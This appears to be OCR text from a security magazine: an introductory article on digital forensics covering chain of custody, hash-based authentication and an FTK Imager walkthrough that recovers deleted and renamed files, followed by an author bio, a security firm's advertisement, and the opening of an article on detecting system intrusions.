When it has been determined that there is a digital forensics case that needs to be investigated, the first step is to acquire digital evidence. This could involve acquisition of information/data or physical evidence like PCs, laptops, hard drives, removable media, etc. care has to be taken to ensure the acquisition is authorized and carried out in line with laws of the land. Care should also be taken to ensure the evidence is not damaged or altered during this stage. Such precautions are necessary to ensure that the evidence is admissible in court; the means of acquiring the evidence is legally acceptable.

It is advisable when acquiring a computer not to boot it directly if it is off or shut it down if on. Some digital evidence can be obtained from the RAM; like date, time and other configurations which can be lost if the system is shut down or booted directly be-




Figure 1. *Storage over two sectors (a cluster of 1024 byte)*




Figure 2. *Storage in the previously unallocated cluster*

fore extracting anything from it. A system that is running can have its RAM and hard drive imaged using digital forensics tools to replicate the system's contents for analysis such that the original tampered with, which would give room for insinuation that the evidence was manipulated or damaged, affecting its authenticity. A system that is not running could be booted using an external disk (e.g. CD-ROM) and not directly from the hard disk so as not to lose or alter date-time stamps (Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press). In the case of United States v. Zacarias Moussaoui, the convicted terrorist's laptop had lost power when government officials examined its contents, creating authentication problems regarding the digital evidence (original date, time settings, boot sequence and other settings were lost); what saved the day was that an agent had initially recorded the CMOS settings earlier (ibid).

Everything that has happened to digital evidence from the point of acquisition to presentation as exhibit needs to be fully documented (Sommer, P. (2012) Digital Evidence, Digital Investigations and E-Disclosure: A Guide to Forensic Readiness for Organizations, Security Advisers and Lawyers. 3rd ed. Information Assurance Advisory Council). This documentation is known as "chain of custody" (also known as continuity of evidence in some jurisdictions). The chain of custody provides assurance that digital evidence has been properly collected and preserved such that alteration or damage does not occur. For example, hard drives should be carried and stored using special anti-static bags, to prevent damage; an investigator should use his own forensic tools to carry out examinations and such tools should be legally acceptable in his jurisdiction. Such measures need to be documented to give assurance that the evidence is in good shape and was properly collected and stored. The chain of custody should show who collected the evidence; how and where it was collected; who took possession of it between point of collection and presentation as exhibit; how it was stored and protected; and who took it out of storage, for what reason (University of Liverpool/Laureate Online (2011) Lecture Notes from Computer Forensics Module – Seminar 2. University of Liverpool/Laureate Online Education VLE). Photographing the scene of evidence is also advisable. That is snapping the room containing the PC, for instance, snapping pictures of the wiring and connections, to further strengthen the chain of custody.




Figure 3. *Click create disk image under file*

AUTHENTICATE

The chain of custody assists in ensuring the integrity of collected digital evidence. This has to be established to a degree of reasonability for the evidence to be deemed admissible in court; that is to authenticate the evidence. The slightest possibility of compromise to the evidence can cast reasonable doubt as to its authenticity, so there should be proof that the evidence was not manipulated or damaged in any way from point of collection to presentation in court or wherever applicable (like a board committee investigating an issue in an organization). Cryptographic hash functions and digital signatures can be used to prove integrity of digital evidence, and also time stamps (ibid).

ANALYZE

The best way to analyze digital evidence is to work on duplicate images of hard drives and RAM, this




Figure 4. *Dialog box that pops-up after clicking create disk image*

helps prevent damage to the original evidence. Documents and files on the duplicate can be viewed and analyzed as well as unallocated slack spaces. In our example of your kid brother, in the event he deleted the downloaded video and emptied the recycle bin, an analysis slack space on the duplicate image of the laptop hard drive would reveal details of the video (if the space had not been completely overwritten), at least partially if not completely. When analyzing digital evidence, the examiner should be familiar with techniques used to evade forensic analysis (anti-forensics) like steganography, changing file extensions (e.g. Changing a video file extension from .wmv to .doc to hide the file type), and in some cases just naming files with names that do not give away their content.

Digital evidence is usually reconstructed in the course of analysis. Reconstruction of digital evidence involves bringing together the evidence and information gathered during the course of investigation to try and recreate what may have occurred between a victim and offender in the course of the crime (Casey, E. (2004) Digital Evidence and Computer Crime: Forensic Science, Computers and the Internet. 2nd ed. Elsevier Academic press). Reconstruction depends on not only digital forensic tools, but also intelligence (elementary, my dear Watson). Behavioral analysis of digital evidence is also required to get an interpretation of the evidence as accurate as possible. Profiles of victims of a crime are built (victimology) in order to determine why such victims were targeted; likewise offenders' profiles are also developed from available evidence in a bid to track them down.




Figure 5. *Selection of source drive*




Figure 6. *Dialog box for selecting image destination*

SAMPLE PROCESS

Still using the example of your kid brother, a forensic analysis of your disk can be done using a basic digital forensic tool. In this case, Accessdata's FTK Imager is used. Other tools that can be used include Encase, WinHex, Paraben and others. The imager is used to capture the disk image as show in Figure 3, click on file, then click select create disk image.

Once this is done, a pop-up comes up as shown in Figure 4 requiring selection of evidence source. Select the physical drive is in this case, then click next. That will bring up the available disk drives on the system (as shown in Figure 5) where the required drive to be imaged is selected. Click finish. This leads to selection of the destination to create




Figure 7. *Pop-up to select destination image type*




Figure 8. *Dialog box for creating image details*

the image file to, done by clicking add (Figure 6) bringing another pop-up requiring selection of the type of data the output should be, in this case raw data was selected (as shown in Figure 7).

Next is clicked leading to snapshot in Figure 8 where evidence item information is entered: the case number, evidence number, unique description of the evidence, examiner's name and notes; then click next to browse destination folder to save the image in (Figure 9), create a name for the image file, "Laptop image" was used (Figure 10) and click finish. Clicking start (Figure 11) initiates the imaging process, which shows remaining time to complete (Figure 12). After the imaging is completed, the image is verified showing the file name, sector count and hash values (as captured in Figure 13).

To view the image, go to file again and click select evidence item (Figure 14) which leads to the dialog box in Figure 15 where image is chosen as file type. The laptop image is loaded as in Figure 16. The FTK Imager shows hexadec imal signatures at the bottom, these signatures are used to identify file extensions and can be used to identify files disguised by change of file extension (for example, a word document having .doc extension changed to .gif can be detected by viewing the file signature in the forensic tool). The laptop image is expanded to get to the recycle bin image and contents viewed (as shown in Figure 16). In the recycle bin image, remnants of items deleted from it are visible; a look at the heaviest file, which is an MP4 video file deleted on 30th January 2013, reveals the video which can be fully viewed, revealing the type of video it was (Figure 17). A look at word document with the largest size deleted on 4th February 2013 it has a file signature of "FF D8 FF E0", which is the signature for a JPEG image (Figure 18). Some common hexadecimal signatures are available on Gary Kessler's website: *http://www.garykessler.net/library/file_sigs.html*. In the




Figure 10. *Name image file and click finish*




Figure 11. *After clicking finish, start image creation process*




Figure 9. *Browse to select destination folder*




Figure 12. *View of image being processed*




Figure 13. *Image verification results*




Figure 14. *Click add evidence item to view image*

unallocated space (Figure 19), the actual file that was deleted can be viewed.

The disk drive may be analyzed directly as well, that is without imaging it. This can be done by going to file on the FTK Imager and clicking add evidence item, as was done in Figure 14, but this time around instead of selecting image, physical drive is selected. This mounts the actual drive for analysis directly without going through image creation.




Figure 15. *Select type of evidence to be viewed*




Figure 16. *The laptop image with hexadecimal signatures*




Figure 17. *Image of recycle bin contents, deleted video highlighted and visible*

The same steps followed for analyzing the disk image are followed to analyze the actual drive directly. This process is probably more practical when analyzing your laptop for kid brother's activity, but as previously stated, in a real life digital forensics investigation that would probably involve going to court, it is highly recommended that the disk be not analyzed directly, rather it should be imaged and the image analyzed. Another point in a real life scenario is that the disk would not be imaged using software that are installed on the laptop or installing such on the laptop, special forensic investigation tools are used for such imaging to avoid contaminating or destroying the evidence. Forensic devices are used to create duplicates of the drive which do have write protection to ensure disk is not modified in any way, then the duplicate of the disk becomes subject to analysis. Hash functions are used to verify accuracy and integrity of the duplicate. The most common hashing algorithms are Message Digest 5 (MD5) and Secure Hash Algorithm (SHA) (Arthur, K.K. and Venter, H.S. (n.d.) An Investigation into Computer Forensic Tools [Online]. Available from: *http://www.forensicfocus.com/computer-forensic-tools-investigation* (Accessed: February 14, 2013)).




Figure 18. *Hexadecimal signature of homework.doc showing the document's real file extension to be .jpg*




Figure 19. *Actual document the was renamed homework.doc visible in unallocated space*

CONCLUSION

Digital forensics is a remarkable and interesting field which is still undergoing development. It is basically both an art and a science, and draws heavily on Law as well as technology and technological advancements. In this digital age, issues of cyber-crime, cyber-espionage, cyber-terrorism, and cyber-warfare are the buzz; digital forensic investigations come in handy for preventing and tackling such issues. Digital forensic investigations can help solve crimes as well as prevent them; they can unravel how a system was compromised or how a malware got to spread, such evidence can be used to prevent further similar attacks by strengthening digital security in addition to possible apprehension of culprits. They can also be used to determine is a business's systems or networks went down as a result of negligence or not, which could determine the extent of losses the business would incur or who to blame for it. Mistakenly deleted files can also be recovered using digital forensic tools.

By and large this article has just been a basic introduction to digital forensics and an elementary introduction to the process of data recovery using disk imaging. The most important thing in a digital forensic investigation is to preserve the chain of custody. Evidence collection and analysis needs to be documented in a bid to ensure that the evidence was handled and analyzed in a legally acceptable manner and also to prove that the evidence had not been modified or damaged.

About the AUTHOR




Dauda Sule, CISA is currently the Marketing Manager of Audit Associates Limited which is a consultancy firm that specializes in designing and organizing training programs pertaining to auditing, fraud detection and prevention, information security and assurance, and anti-money laundering. He is a CISA and has an M.Sc. in Computer Security from the University of Liverpool. Dauda also has a first degree black belt in Taekwondo. He has previous experience of over five years in the Nigerian Banking industry, and also did some time in Gtech Computers (a computer and allied services company) as a systems security and assurance supervisor.

VARUTRA

[ADJ.][SANSKRIT; (VAR -U-TR)]: PROTECTOR; DEFENDER.

AN INFORMATION SECURITY CONSULTING AND TRAINING SERVICES FIRM PROVIDING SPECIALIZED SECURITY SERVICES FOR SOFTWARE, MOBILE DEVICES AND NETWORKS



Varutra is a team of innovative and experienced professionals who provide Information Security Consulting Services such as Mobile Application Security Assessment, NFC Security Testing, Web Application Security Testing, Penetration Testing, Vulnerability Assessments, SSDLC Consulting, Social Engineering, Network Architecture Security, Process Consulting and Training.

Varutra Security Services Have Been Designed To Deliver Strategic, Financial and Technical Benefits. Helps Enabling Organisations To Achieve Stable, Robust And Secure Information Security Posture And Maintain Desired Compliance Benchmark.



Varutra uses custom tools for assessment like Android App Analysis tool called SAND, used to take Snapshot of Mobile Device and Application at various phases, and provide information on change in databases, newly added/modified/deleted files and helps in comparison of states of application functionality.

More details on http://www.varutra.com/SAND/

Varutra also hosts one in a kind Vulnerability Database, dedicated to mobile security, called MVD, which is a repository of all discovered vulnerabilities specific to platforms like Blackberry, iOS, Android and Windows Phone.

All vulnerabilities are browsable by type, vulnerability title, CVE ID, platform name and version.

Check it out at http://www.varutra.com/MVD/

KALP@VARUTRA

KALP@Varutra blog has been introduced with a vision of improvising on new research , threats detection, tools and methodologies to contribute to the information security world.


Visit at http://www.varutra.com/blog/

Web: www.varutra.com **Email: contact@varutra.com** **Phone: +91 840 8891 911**

HOW TO DETECT SYSTEM INTRUSIONS

by Almantas Kakareka

An overlook into different techniques and tactics on detecting system intrusions. One character in the output may be the only difference between clean and compromised box.



What you will learn:

- How and where to look for intrusion artifacts
- How typical compromises happen
- How to defend

What you should know:

- Reader should have some experience in OS administration
- Reader should understand basic InfoSec principles

First things first, detecting system intrusion its not the same as Intrusion Detection System/ Intrusion Prevention System (IDS/ IPS). We want to detect system intrusion once attackers passed all defensive technologies in the company, such as IDS/IPS mentioned above, full packet capture devices with analysts behind them, firewalls, physical security guards, and all other preventive technologies and techniques.

Many preventing technologies are using blacklisting [1] most of the time, and thus that's why they fail. Blacklisting is allowing everything by default, and forbidding something that is considered to be malicious. So for attacker it is a challenge to find yet another way to bypass the filter. It is so much harder to circumvent a whitelisting system.

